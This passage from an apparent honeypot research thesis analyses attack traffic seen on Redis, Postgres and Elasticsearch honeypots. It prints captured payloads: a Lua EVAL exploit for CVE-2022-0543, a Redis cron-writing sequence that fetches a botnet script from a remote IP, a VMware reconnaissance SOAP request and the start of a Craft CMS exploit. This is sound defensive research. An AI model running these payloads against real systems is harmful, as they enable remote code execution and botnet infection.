


Figure 5.22: RedisHoneyPot: Temporal distribution of actions observed, excluding brute-forcing adversaries, from March 19th, 2024, to April 11th, 2024

This brute-force attack is puzzling because, as explained in the methodology, this honeypot lacks IAM services. Consequently, direct access to the honeypot is accessible to anyone, rendering the brute-force attempts pointless. Expanding on this, the honeypot doesn’t support the `AUTH` command, and for any command not supported the default response is `-ERR unknown command`. Hence, any adversary performing manual interaction with the honeypot should recognize this. It’s possible however that this factor contributed to the discontinuing of the concentrated brute-force attacks within a few hours, as seen in the two significant outliers in figure 5.21.

Even after filtering out traffic from brute-forcing IPs, we continue to observe outliers in activity in figure 5.22. These are primarily attributed to the P2P Infect worm, a recurring phenomenon from the preliminary findings. In the preliminary study we also noted that each such attack typically comprised around 30 actions. Given that we’re now hosting 20 honeypots, it’s understandable that these peaks reach approximately 600 and $1,200$ (due to repetition within same hour) actions. Based on this observation, we can conclude that these attacks occur sporadically. Interestingly, while most of the IP addresses from which the commands retrieve the malware using curl have changed, we did identify one IP that remained the same.

Figure 5.23 illustrates the number of unique IPs active per hour over time, along with the count of new IPs (never seen before) per hour. Similar to the trends observed in the Qeeqbox Honeypots in figure 5.18 there is a noticeable gap between the unique IPs and new IPs which widens over time. This suggests prolonged and repeated engagement by adversaries, which are likely the automated scripts which routinely interact with the honeypot. However this line is much more linear in shape compared to the logarithmic shape seen in figure 5.18.

The outlier observed on March 29th stands out. Upon inspection of the logs, we found numerous IPs connecting and executing the commands `CLIENT SETINFO LIB-NAME redis-py` which were sometimes followed by `CLIENT SETINFO LIB-VER 5.0.1`. These commands in Redis are typically used to assign




Figure 5.23: RedisHoneyPot: Temporal distribution of unique IPs, new unique IPs and cumulative new unique IPs observed (right y-axis) observed from March 19th, 2024, to April 11th, 2024

various info attributes to the current connection. Most of these IPs cease interaction with the honeypot after this hour. While this behavior could indicate reconnaissance activity, its exact purpose remains uncertain.

We put the Greynoise classification of IPs in table 5.21. Greynoise managed to classify the majority of the IPs as “benign” and “malicious” however it was not able to capture the IPs associated with the brute-force attack generating most of the activity.

In the benign category, the majority of IPs exhibit benign behavior. However, a subset of these IPs is executing the KEYS command which retrieves all keys from the database. Such activity is unexpected for IPs classified as benign. Furthermore, among these IPs engaged in the KEYS command we identified those hosted by IP Volume Inc., formerly known as Ecatel, Quasi Networks, and Novogara, a company with past associations with cybercrime [35][99]. These IPs have also been flagged on abuseipdb.com [2] for various attacks. Greynoise classifies them as benign due to these IPs being associated with shodan.io. Given this, we recommend implementing measures to block benign sources and scanners in general on actual DBMS to mitigate potential risks.

Classification	# Count	# Actions
No data	10	2,554
Unknown	29	599,828
Benign	678	9,411
Malicious	263	25,369

Table 5.21: RedisHoneyPot: Greynoise classification of IPs

Now, we will shift our focus to the case studies, as we believe they should be the primary emphasis of the medium interaction honeypots. The geological distribution and activity distribution per IPs, while informative, have been thoroughly examined and are of lesser significance at this point.

We observed four IPs from Google Cloud Platform (GCP) engaging with the fake user credentials. These IPs established connections with the database and executed the “KEYS *” command to retrieve all keys. Subsequently, they utilized the “TYPE” command to examine the type of values stored at specific keys. Notably, all four IPs accessed all entries, suggesting that an adversary detected the data and employed automated scripts hosted on GCP to probe the data further. RedisHoneyPot does not support the “TYPE” command, therefore we assume that the adversary also realized that there was an issue and stopped probing.

In another case, we observed a single IP associated with a cloud service provider named “Informacinės Sistemos ir Technologijos” in Lithuania repeatedly attempting to exploit the CVE-2022-0543 vulnerability [68] with the Redis command outlined in code listing 5.3. This Redis command was broken down into multiple parts for readability. In line 3, the adversary attempts to perform remote code execution (RCE) of the command “id” on our host machine. This command, when executed, retrieves information about the user and group names, as well as the numeric IDs associated with the current user or any other user on the server. The exploitation of this vulnerability shouldn’t have been successful since our honeypot doesn’t support this command. The adversary should have received an “-ERR unknown command” response and as a result didn’t proceed with additional manual interaction. However, the persistent exploitation of this vulnerability by the P2P Infect worm and in this case study, emphasizes the importance of staying informed about vulnerability disclosures and applying software updates promptly.

```
1 EVAL local io_l = package.loadlib(”/usr/lib/x86_64-linux-gnu/liblua5.1.so.0”, ”luaopen_io”);
2 local io = io_l();
3 local f = io.popen(”id”, ”r”);
4 local res = f:read(”*a”);
5 f:close();
6 return res
```

Listing 5.3: Command exploiting CVE-2022-0543 in Redis to perform the “id” shell command in line 3.

In the final case study we examine a, presumably infected, machine from Tencent attempting to infect our instances with a botnet. The relevant commands are shown in code listing 5.4 with explanations provided after each command for clarity. The attack spans 27 seconds, executing most commands within the initial 7 seconds before waiting for an additional 20 seconds before disconnecting.

The adversary’s objective is to execute the ff.sh script on line 7 in 5.4, which is associated with the Abcbot botnet [4]. The botnet currently possesses capabilities for maintaining access, eliminating competitors, communicating with a command and control network, and propagating itself like a worm. And sources such as CadoSecurity are reporting recently how it is evolving over time [32] suggesting that its creators are actively implementing additional functions and harboring further malicious intentions.

```
1 NewConnect: Connects to the honeypot.
2 ping: Checking if the Redis server is responsive.
3 config set stop-writes-on-bgsave-error no: Disabling the stop-writes-on-bgsave-error
      mechanism to allow writes even if there’s an error during background saves.
4 flushall: Clearing all data from the Redis database.
5 config set dir /var/spool/cron/: Changing the directory where Redis stores its data to /var/
      spool/cron/.
6 config set dbfilename root: Setting the database filename to ”root.”
7 ”set xxx1...”: Setting keys (xxx1, xxx2, xxx3) with crontab entries and commands to fetch and
       execute a script (ff.sh) from a remote server (http://103.209.103.16:26800/) every
      minute using wget, wdt, curl, and cdt commands.
8 save: Triggering a manual save of the Redis database.
9 config set stop-writes-on-bgsave-error yes: Enabling the stop-writes-on-bgsave-error
      mechanism to halt writes in case of background save errors.
10 config set dir /tmp: Changing the Redis directory to /tmp.
11 config set dbfilename .dump.rdb: Setting the database filename to .dump.rdb.
12 flushall: Clearing all data from the Redis database again.
13 Repeats steps from line 3
```

```
Closed: Possibly indicating the end of the connection or session.
```

Listing 5.4: Redis commands attempting to infect the host machine with Abcbot. The malware is fetched in line 7.

With an extended data collection period and additional deployments, including a secondary configuration, we've enhanced our threat intelligence gathering capabilities. Irrespective of the configurations our honeypots encountered similar levels of activity. Unexpectedly, we identified brute-force attacks targeting our honeypots. Upon filtering out this traffic, we observed the presence of the P2P worm attacks operating in a manner consistent with our preliminary study results. Moreover, our observations shed light on the behavior of "benign" IPs, which often engage in actions with malicious intent. And advise database administrators to implement firewall blocks for such IPs. Additionally, we found that our fabricated data successfully attracted adversarial responses. Which highlights the effect customizing honeypots has on luring adversaries. Furthermore, our logs revealed adversaries directly exploiting CVE-2022-0543 through Redis commands, emphasizing the prevalence of known exploits and the criticality of maintaining up-to-date software. Lastly, we encountered an infected machine from an evolving botnet attempting to infect our machines, illustrating the evolving nature of threats in the cybersecurity landscape.

5.2.3. Sticky Elephant

The preliminary analysis of Sticky Elephant demonstrated its effectiveness in uncovering adversarial behaviors on a Postgres DBMS honeypot. For the main study, we aimed to build on that by introducing two configurations: the "default" configuration, where nothing was altered, and the "custom" configuration, where access to the honeypot was disabled beyond initial connection. The purpose of this customization was to observe whether adversaries would display different behaviors when interacting with a honeypot that had restricted access compared to one with full access. We wanted to determine if they would attempt brute-force attacks and if there would be a noticeable difference in the activity levels.

We observed a total of $397,810$ actions from $1,955$ distinct IPs. The "default" configuration recorded $211,897$ actions (53.27%) from $1,542$ distinct IPs, while the "custom" configuration recorded $185,913$ actions (46.73%) from $1,274$ distinct IPs. There is a significant overlap of 861 shared distinct IPs (44.04%). At first glance this suggests minimal difference in activity between the two configurations. However, the share of the overlap indicates a notable difference in the adversaries active on each configuration. This discrepancy is interesting given that both configurations were hosted on the same subnet, so a systematic scanner would be expected to find all instances.

Figure 5.24 showcases temporal activity patterns, revealing large fluctuations in activity throughout the timeline. Notable peaks occur at the start, with instances where the honeypot experiences zero activity. These large fluctuations appear to be caused by login attempts. Indeed, we observed a total of $43,131$ login attempts across both configurations, with $14,019$ on the "default" configuration and $29,112$ on the "custom" configuration. This result demonstrates that customization significantly impacts adversarial interactions and achieved one of our objectives for this honeypot in the main experiment. After filtering out all IPs that performed login attempts, we obtain figure 5.25. The activity has decreased substantially. This is because each login attempt is generally accompanied by other actions such as connections, handshakes, and SSL requests which altogether adds up. The peaks in activity shown in this figure mostly consist of connections, and we could not determine the intent behind these actions.

A closer examination of figure 5.26, which displays unique (distinct) IP statistics, reveals that the number of active adversaries fluctuates significantly compared to the other two honeypots discussed earlier (figures 5.18 and 5.23). Additionally, the rate of new unique IPs appearing over time increases more gradually, with the cumulative line displaying a "logarithmic" like shape. The line is also less smooth, reflecting the large fluctuations in new adversaries. Another interesting observation is that the fluctuation appears to be more extreme in the first week compared to the rest of the timeline, revealing an unexpected pattern in adversarial behavior.

What is also surprising is the classification from Greynoise for the adversaries, as shown in table 5.22. We observe that relatively few IPs are classified as "no data" and "unknown." For the first time, we also see that the majority of the activity has been classified as malicious. Once again, the majority




Figure 5.24: Sticky Elephant: Temporal distribution of actions observed from March 19th, 2024, to April 11th, 2024. Y-axis uses logarithmic scale.




Figure 5.25: Sticky Elephant: Temporal distribution of actions observed, excluding brute-forcing adversaries, from March 19th, 2024, to April 11th, 2024

of the IPs come from benign sources, which seems to be a recurring pattern in the main experiment. Upon inspecting the activity within the benign classification, we mostly find connections, handshakes, and SSL requests. There are also numerous (partially) malformed queries, which can be assumed to stem primarily from secure protocols and user-agent information. Moving on to the case studies, we




Figure 5.26: Sticky Elephant: Temporal distribution of unique IPs, new unique IPs and cumulative new unique IPs observed (right y-axis) observed from March 19th, 2024, to April 11th, 2024

Classification	# IPs	# Actions
No data	5	282
Unknown	331	91,546
Benign	1,166	32,117
Malicious	453	273,865

Table 5.22: Sticky Elephant: Greynoise classification of IPs

observed the reappearance of the same malware attack as in the preliminary experiment, described in code listing 5.2. There were numerous attempts, and were easy to track due to method of attack and the base64 encoded script remained unchanged. These attacks originated from various sources, but the vast majority came from the same IPs as discussed in the preliminary results: 78.153.140.37 and 78.153.140.30, both belonging to the same hosting company HOSTGLOBAL.PLUS LTD. We also observed numerous queries from these two IPs attempting to alter user privileges in various ways, utilizing both “ALTER” and “REVOKE” commands.

Regarding new attacks, we observed several queries such as `SELECT setting FROM pg\_settings WHERE name='data\_directory`, which would return the location of the data directory. Additionally, commands like “BEGIN”, “COMMIT”, and “ROLLBACK” were used, along with `'select lo_creat(-1);'`, which returns the object identifiers of a new and empty large object. These queries were executed in milliseconds, suggesting the use of an automated script. All these queries originated from from the IP address 88.214.26.3 and appear to be reconnaissance activity. This IP has been classified as malicious by Greynoise and is associated with Alviva Holdings, a South African IT services group.

In conclusion, with an extended data gathering period and an additional configuration we uncovered more insights. There was a notable fluctuation in activity, primarily driven by brute-force adversaries. The secondary configuration, designed to observe variations in adversarial behavior with regards to brute-force attacks achieved its objective, revealing a significantly increased volume of attempts. Even after filtering out these brute-force attackers we continued to observe large fluctuations in activity. Analysis of the distribution of unique IPs over time revealed large fluctuations, especially in the first week, and recurring adversarial engagement. Furthermore, Greynoise provided more accurate classifications of adversarial traffic in this instance. We also encountered a recurrence of the same malware attack identified in the preliminary analysis, largely originating from the same sources. Finally, we observed reconnaissance activities, likely originating from infected machines associated with an IT service holdings group.

5.2.4. Elasticpot

The Elasticpot honeypot faced technical challenges during its mass deployment testing which we could not resolve within time constraints. As a result, for the main study we were limited to running only the "default" configuration with no changes. As with the other honeypots, we extended the data collection period to increase the chances of capturing more exploits. Throughout this extended data collection period we recorded a total of $12,492$ actions corresponding to $1,237$ unique IP addresses..

Figure 5.27 illustrates the temporal distribution of activity logged on the honeypots. The graph reveals several short bursts of activity, which are rather large outliers. These bursts are attributed to six IPs: 172.233.57.157, 172.233.57.39, 139.162.142.167, 143.42.206.215, 152.32.130.155, and 165.154.59.90, originating from two cloud service providers, Akamai Cloud Connected and Ucloud Information Technology. The outliers were the result of automated scripts scanning URLs from a predetermined list, including paths such as `/home`, `/admin`, `/base`, `/index`, and more, often appended with file formats like `.html`, `.php`, `.jhtml`, `.shtml`, `.jsp`, and `.aspx`. These scans consisted of `GET` and `HEAD` requests using various user-agents, including browsers, Elasticsearch clients, and Go HTTP clients. This activities strongly indicate towards reconnaissance attempts.

These and 13 other IPs also utilized the `POST` method to execute SOAP requests. The SOAP request is detailed in code listing 5.5. This SOAP request is designed to fetch service content from a VMware vSphere [94] instance (lines 8-10), aiming to gather intelligence on potential vulnerabilities of exposed VMware vSphere services. Notably, the security blog PwnDefend [72] suggested using the same SOAP request with a scanner to identify exposed VMware services following the release of CVE-2021-22005 [67], which allows adversaries to upload files and execute remote code. This reconnaissance action suggests that adversaries possess awareness of possible Elasticsearch integration with VMware, and as an attack vector to compromise the machine.




Figure 5.27: Elasticpot: Temporal distribution of actions observed from March 19th, 2024, to April 11th, 2024

```
<soap:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Header>
    <operationID>00000001-00000001</operationID>
</soap:Header>
<soap:Body>
    <RetrieveServiceContent xmlns="urn:internalvim25">
        <_this xsi:type="ManagedObjectReference" type="ServiceInstance">ServiceInstance</
    _this>
    </RetrieveServiceContent>
</soap:Body>
</soap:Envelope>
```

Listing 5.5: Crafted SOAP request for reconnaissance of exposed VMware services. Retrieves the VMware Vsphere version information from lines 8-10.

Figure 5.28 depicts the unique IPs logged over time. The graph reveals fluctuations in the number of active adversaries at any given time, with occasional dips to zero, indicating periods of inactivity. Additionally, the cumulative new unique IPs line exhibits a relatively "linear" shape, suggesting a steady increase in new adversaries. This linearity appears to be more pronounced than what was observed in the results from the RedisHoneyPot in figure 5.23.




Figure 5.28: Elasticpot: Temporal distribution of unique IPs, new unique IPs and cumulative new unique IPs observed (right y-axis) observed from March 19th, 2024, to April 11th, 2024

Analyzing the Greynoise classifications in table 5.23, we observe that while the majority of activity seems to originate from "malicious" sources while the largest share of actors comes from "benign" classification. Again there remains a sizable portion of IP addresses and traffic classified under the "no data" and "unknown" classifications. Regarding the behavior of "benign" actors, we primarily witness scanning behavior similar to our preliminary findings with no POST requests observed.

In terms of adversarial behavior, we no longer observed specific queries or data theft attempts unlike in the preliminary results. In terms of user-agents we also did not observe anything new that was noteworthy. However, we did identify new exploits. We've already explored a reconnaissance activity earlier in this subsection. Now, we'll delve into the second new exploit observed in our logs. We

Classification	# IPs	# Actions
No data	38	989
Unknown	148	3,544
Benign	669	2,408
Malicious	382	5551

Table 5.23: Elasticpot: Greynoise classification of IPs.

recorded two instances of a POST request with the payload listed in 5.6 to the URL `/index.php` from a web hosting service, Pfcloud UG. These IPs performed only one or two reconnaissance actions at a different date on our honeypots, suggesting possible manual interaction. This payload is one of the initial steps of an attack that aims to exploit a vulnerability in Craft CMS [27], a web content management system, identified as CVE-2023-41892 [69]. This exploit has been featured in both a Hack The Box challenge [1] and another security blog demonstrating its usage [95]. The primary purpose of this exploit is to leverage a vulnerability within Craft CMS, allowing the attacker to use PHP for RCE. The most likely explanation for this partial attack is that the attacker realized it was not a genuine Elasticsearch instance and was not connected to a website running Craft CMS.

```
action=conditions/render&test[userCondition]=craft\elements\conditions\users\UserCondition&
